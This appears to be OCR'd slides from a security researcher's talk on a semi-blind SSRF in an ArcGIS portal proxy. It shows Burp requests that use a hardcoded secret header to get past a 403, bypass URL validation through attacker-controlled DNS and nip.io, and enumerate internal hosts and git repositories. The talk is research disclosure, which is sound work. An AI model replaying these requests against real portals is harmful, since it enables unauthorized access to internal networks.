      response.setHeader("Access-Control-Allow-Origin", GWUtil.removeCRLF(request.getHeader("Origin")));
      response.setHeader("Access-Control-Allow-Credentials", "true");
  }
%>
<%=resp%>
```



dontdocrime.com
portal/sharing/checkUrl.jsp?url=http://example.com
{
"secured": false,
"httpStatusCode": 200,
"httpStatusMessage": "HTTP/1.1 200 OK",
"httpHeaders": {"contentType": "text/html"},
"httpResponse": "",
"url": "http://example.com"
}

great, we have a slightly unique bug

- semi-blind ssrf
- limited impact
  - port scanning
  - headers

wait what was the com.esri.gw.proxy thing

- for proxying
- and crimes
  - what else uses this proxy


public class GWProxyCredentials implements java.io.Serializable {
final private static long serialVersionUID = 1L;
final public static String PROXY_
super_crime_string
final public static double DEFAULT_SERVER_VERSION = 10.4;
final public static String CREDENTIALS_TYPE_APP = "app";
final public static String CREDENTIALS_TYPE_USER = "user";

yay crimes

- hardcoded header
- what does it do?

Proxy for Secure ArcGIS Server Services. Secure?

Asked 9 years, 5 months ago Modified 8 years, 10 months ago Viewed 2k times



Access to the fun SSRF thing was denied

You don't have authorisation to view this page.

HTTP ERROR 403

Reload

Request


Pretty Raw Hex


```
1 GET /portal/sharing/proxy HTTP/1.1
2 Host: redacted_host
3 Accept-Encoding: gzip, deflate, br
4 Priority: u=0, i
5 Connection: keep-alive
6
7
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 403
2 Date: Thu, 17 Apr 2025 09:01:08 GMT
3 Content-Length: 0
4 Connection: keep-alive
5 Cache-Control: private
6 Vary: Origin
7 Server:
```



Request
Pretty
Raw
Hex
\n
1 GET /portal/sharing/proxy HTTP/1.1
2 Host redacted_host
3 Header: secret header
4 Accept-Encoding: gzip, deflate, br
5 Priority: u=0, i
6 Connection: keep-alive
7
8
Response
Pretty
Raw
Hex
Render
1 HTTP/1.1 502
2 Date: Thu, 17 Apr 2025 09:03:45 GMT
3 Content-Length: 0
4 Connection: keep-alive
5 Cache-Control: private
6 Vary: Origin
7 Server:
8


Request
Pretty
Raw
Hex
GET /portal/sharing/proxy?http://example.com HTTP/1.1
Host: redacted host
Header: secret header
Priority: u=0, i
Connection: keep-alive
Response
Pretty
Raw
Hex
Render
HTTP/1.1 400 Bad Request
Date: Mon, 28 Apr 2025 07:45:16 GMT
Content-Length: 14
Connection: keep-alive
Cache-Control: private
Vary: Origin
Server-Timing: intid;desc=8165ad8d91f96954
Server-Timing: intid;desc=8165ad8d91f96954
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept
Access-Control-Allow-Methods: POST,GET,OPTIONS,PUT,DELETE
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Referrer-Policy: same-origin
Expect-CT: enforce, max-age=604800
X-Permitted-Cross-Domain-Policies: all
Invalid url.


What possible problem could there be!?

so we have some stuff


- a 403 bypass
- some URL validation oh no, a security control
- SSRF tricks are abundant


Request
Pretty
Raw
Hex
GET /portal/sharing/proxy?
ssrf_bypass
pl6oyctv6l8r0my5xrgc1isojcf04.burp.
crime.gen.nz
HTTP/1.1
Host:
redacted_host
Header: secret header
Priority: u=0, i
Connection: keep-alive
Response
Pretty
Raw
Hex
Render
HTTP/1.1 200 OK
Date: Mon, 28 Apr 2025 07:47:31 GMT
Content-Type: text/html
Content-Length: 84
Connection: keep-alive
Cache-Control: private
Vary: Origin
Server-Timing: intid;desc=8c3da24d4a14fa95
Server-Timing: intid;desc=8c3da24d4a14fa95
X-Collaborator-Version: 4
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept
Access-Control-Allow-Methods: POST,GET,OPTIONS,PUT,DELETE
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Referrer-Policy: same-origin
Permissions-Policy: geolocation=*
Expect-CT: enforce, max-age=604800
X-Permitted-Cross-Domain-Policies: all
<html>
<body>
1i9vkgnb5iuyknqbrebddyzjjgogz1i9vkgnb5iuyknqbrebddyzjjgogz
</body>
</html>

more impact pls

- portal/sharing/checkUrl.jsp resolved IP
- the proxy frequently does not, if there are 'allowlists' in place

assetnote was already there



```
Φ internal host range (RFC 1918):
    ⌐ 10.0.0.0/8
    ⌐ 172.16.0.0/12
    ⌐ 192.168.0.0/16
Φ Internal Hosts written to: internal-2025-
  04-24-07-59-45.txt
Φ External Hosts written to: external-2025-
  04-24-07-59-45.txt
```

what if there are no internally resolving hosts?

- helpfully the ssrf shows you the internal IP address
- enumerating 255k hosts might take a while
- what about just default gateways?

crime.gen.nz has been transferred to your Metaname account

```
➜  crime git:(main) ✗  nslookup                192.168.64.223.intigriti.crime.gen.nz
Server:         100.100.100.100
Address:        100.100.100.100#53

Non-authoritative answer:
Name:                   192.168.64.223.intigriti.crime.gen.nz
Address: 192.168.64.223

➜  crime git:(main) ✗
```

nip.io

- wildcard DNS service
- 10.1.1.1.nip.io > 10.1.1.1
- ssrf.bypass.string.10.1.1.1.nip.io > 10.1.1.1

mmmm internal

- Start enumerating
- look for the usual suspects
  - kibana, grafana, jira, weird applications

what about git

- everyone's favourite version control tool
- every internal pentest I've done has had this somewhere (some externals too)
- let's look

Capture filter: Capturing all items

Apply capture filter

View filter: Matching expression ref: refs/heads

Request	Payload	Status code	Response rec...	Error	Timeout	Length	Comment
0	10.1.1.1	200	435			261	
407	10.1.1.2	200	442			358	
431	10.1.1.3	200	443			261	
3079	10.1.1.4	200	458			261	
392		200	463			261	

Request Response

